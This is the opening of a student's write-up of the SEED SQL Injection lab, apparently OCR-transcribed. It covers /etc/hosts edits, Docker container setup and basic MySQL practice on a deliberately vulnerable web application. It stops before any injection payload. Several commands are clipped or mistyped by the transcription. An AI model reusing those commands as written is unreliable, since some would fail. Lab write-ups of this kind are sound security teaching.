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SQL Injection Attack Lab


2.Lab Environment

Adding

10.9.0.5 www.seed-server.com

To /etc/host/ by command

- sudo nano /etc/hosts



```
 GNU nano 4.8                  /etc/hosts                   Modified

 For CSRF Lab
).9.0.5         www.csrflabelgg.com
).9.0.5         www.csrflab-defense.com
).9.0.105       www.csrflab-attacker.com

 For Shellshock Lab
).9.0.80        www.seedlab-shellshock.com


 For Web Basics
).9.0.5      www.bank32.com
).9.0.5      www.bank99.com

 adding sql injection
).9.0.5      www.seed-server.com

G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify
X Exit       ^R Read File ^\ Replace   ^U Paste Text^T To Spell
```


Control x to save and enter to over right

- ctrl + x
- Enter

2.1 Set Up container and commands

First of all we have to download setup files from https://seedsecuritylabs.org/Labs_20.04/Web/Web_SQL_Injection/

I download the setup files and loaded in documents folder so I will be opening docker in documents folder so you also have to download it in Documents folder to follow the following implementation



achieved by the attack, and master the techniques that can help defend against such type of attacks.

Tasks (English) (Spanish)

- **VM version:** This lab has been tested on our
- **Lab setup files:**: Labsetup.zip
- **Manual:**: Docker manual

Time (Suggested)

- Supervised (closely-guided lab session): **2 ho**
- Unsupervised (take-home project): **1 week**

SEED Videos

- Udemy: Web Security: A Hands-on Approach (

SEED Books (English) (Chines


Then I have to setup the docker file by opening the location in Terminal

In terminal

- ls
- cd Documents
- cd Labsetup/
- ls

There we will see the Docker-compose.yml file inside then put the command

- dcbuild




```
)5/19/22]seed@VM:~$ ls
esktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
)5/19/22]seed@VM:~$ cd Documents
)5/19/22]seed@VM:~/Documents$ ls
absetup
)5/19/22]seed@VM:~/Documents$ cd labsetup
ash: cd: labsetup: No such file or directory
)5/19/22]seed@VM:~/Documents$ cd Labsetup/
)5/19/22]seed@VM:~/.../Labsetup$ ls
ocker-compose.yml  image_mysql  image_www
)5/19/22]seed@VM:~/.../Labsetup$ dcbuild
uilding www
tep 1/5 : FROM handsonsecurity/seed-server:apache-php
---> 2365d0ed3ad9
tep 2/5 : ARG WWWDir=/var/www/SQL_Injection
---> Running in 47e00f9ec0db
emoving intermediate container 47e00f9ec0db
---> 481d8ea9c7aa
tep 3/5 : COPY Code $WWWDir
---> 131fd785ac5a
tep 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
---> b49c70bd7f27
tep 5/5 : RUN  a2ensite apache_sql_injection.conf
```

Then it will be downloaded and compiled successfully once its done open the new terminal and enable docker by the command open new terminal then


- dockps

It will show our docker id we have to start by pointing the docksh xx where xx is the first 2 string of our docker number in my case my first 2 string are be so my command will be

- docksh be



```
[05/19/22]seed@VM:~$ dockps
bea91bf0e99d  mysql-10.9.0.6
95830d0e29bb  www-10.9.0.5
[05/19/22]seed@VM:~$
```



```
2([05/19/22]seed@VM:~$ dockps
 bea91bf0e99d  mysql-10.9.0.6
2(95830d0e29bb  www-10.9.0.5
: [05/19/22]seed@VM:~$ docksh be
2(root@bea91bf0e99d:/# 
```

Now our docker is ready we have login in our sql injection

2.2 About web application

This is a vulnerable web application containing of data of administration and user and no use can access each other data only admin and access it the vulnerability in this application which I will exploit is we will have an control on administration account by using employee account it has role only to modify their own profile from the user or non-user by exploiting the vulnerability


3 Lab Tasks

3.1 Get familiar with Sql commands

To login to sql command in docker

- mysql -u root -pdees

where -u represent username which is root and password -p which is dees




```
)ot@bea91bf0e99d:/# mysql -u root -pdees
/sql: [Warning] Using a password on the command line interface can be insecure.
elcome to the MySQL monitor.  Commands end with ; or \g.
)ur MySQL connection id is 8
erver version: 8.0.22 MySQL Community Server - GPL

)pyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

-acle is a registered trademark of Oracle Corporation and/or its
-filiates. Other names may be trademarks of their respective
/ners.

/pe 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Now I know the basic commands of sql to get familiar with commands we will create a test_db (testing database) and create our own table to put data so we know what the is actually done at the back end

To see the databases already created SHOW DATABASES; command we see sqllab_users is created which we will be exploting for now I am creatong new test_db to explain how it is created

- SHOW DATABASES;




```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> █
```

Then I am created the database named test_db by following command

- CREATE DATABASE test_db;


And to see same SHOW DATABASES;



```
nysql> CREATE DATABASE test_db;
Query OK, 1 row affected (0.01 sec)

nysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
| test_db            |
+--------------------+
6 rows in set (0.00 sec)

nysql> █
```

To use test_db we use the command


- Use test_db



```
mysql>
mysql> use test_db
Database changed
```

To create table we define tablenname I used mytable datatype to store according to mysql standard and then size and name of filed in this I used the following ID ,Name, Age, Salary and variables


- CREATE TABLE mytable (ID INT (6) NOT AUTO_INCREMENT, Name VARCHAR (30) NOT NULL, Age INT (3), Salary INT (10), PRIMARY KEY (ID));
- DESCRIBE mytable;



```
ERROR 1146 (42S02): Table 'test_db.mytable' doesn't exist
mysql> CREATE TABLE mytable ( ID INT (6) NOT NULL AUTO_INCREMENT, Name VARCHAR (30) NOT NULL, Age INT (3), Salary INT (
10), PRIMARY KEY (ID) );
Query OK, 0 rows affected, 3 warnings (0.02 sec)

mysql> DESCRIBE mytable;
+--------+-------------+------+-----+---------+----------------+
| Field  | Type        | Null | Key | Default | Extra          |
+--------+-------------+------+-----+---------+----------------+
| ID     | int         | NO   | PRI | NULL    | auto_increment |
| Name   | varchar(30) | NO   |     | NULL    |                |
| Age    | int         | YES  |     | NULL    |                |
| Salary | int         | YES  |     | NULL    |                |
+--------+-------------+------+-----+---------+----------------+
4 rows in set (0.00 sec)

mysql> ▌
```

Now if we want to store data in that field we can put data with the following mysql commands point Fied Type and type of data we want to store in this sanerio I created Alice age 25 and salary 6000 to copy exact table of our this data base is created provided seedlab_users;


- INSERT INTO mytable (Name, Age, Salary) VALUES ('ALICE', 25, 6000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Bob', 35, 7000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Charlie', 45, 8000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('David', 55, 9000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Eve', 40,8000);



```
mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('ALICE',  25, 6000);
Query OK, 1 row affected (0.02 sec)

mysql> INSERT INTO mytable (Name, Age ,Salary) VALUES ('Bob',  35, 7000);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO mytable (Name, Age ,Salary) VALUES ('Charlie',  45, 8000);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO mytable (Name, Age ,Salary) VALUES ('David',  55, 9000);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO mytable (Name, Age ,Salary) VALUES ('Eve',  40,8000);
Query OK, 1 row affected (0.00 sec)

mysql> S
```


Now to check data command SELECT * FROM mytable; where * points all the data stored in mytable so it will show all the data in the database I created

- SELECT * FROM mytable;



```
mysql> SELECT * FROM mytable;
+----+---------+------+--------+
| ID | Name    | Age  | Salary |
+----+---------+------+--------+
|  1 | ALICE   |   25 |   6000 |
|  2 | Bob     |   35 |   7000 |
|  3 | Charlie |   45 |   8000 |
|  4 | David   |   55 |   9000 |
|  5 | Eve     |   40 |   8000 |
+----+---------+------+--------+
5 rows in set (0.00 sec)

mysql> 
```

We can specify the condition show Name of particular table and his salary is greater than some condition that’s our mysql accepts commands now result will be on that name as well who where name field have salary of 8000 or greater will be displayed




```
mysql> SELECT * FROM mytable WHERE Name='Alice' OR Salary>8000;
+----+-------+------+--------+
| ID | Name  | Age  | Salary |
+----+-------+------+--------+
|  1 | ALICE |   25 |   6000 |
|  4 | David |   55 |   9000 |
+----+-------+------+--------+
2 rows in set (0.00 sec)

mysql> 
```

- SLECT * FROM mytable WHERE Name= ‘Alice’ OR Salary>8000;

This is our database user is created and database table and data is stored and looked we got familiar with sql commands now I will check the seedlab_user database which is provided to us.


So now I will login the user to sqllab_user and see the databoxes which is created and what data is stored in sqllab_user

- use sqllab_users;
- show tables



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

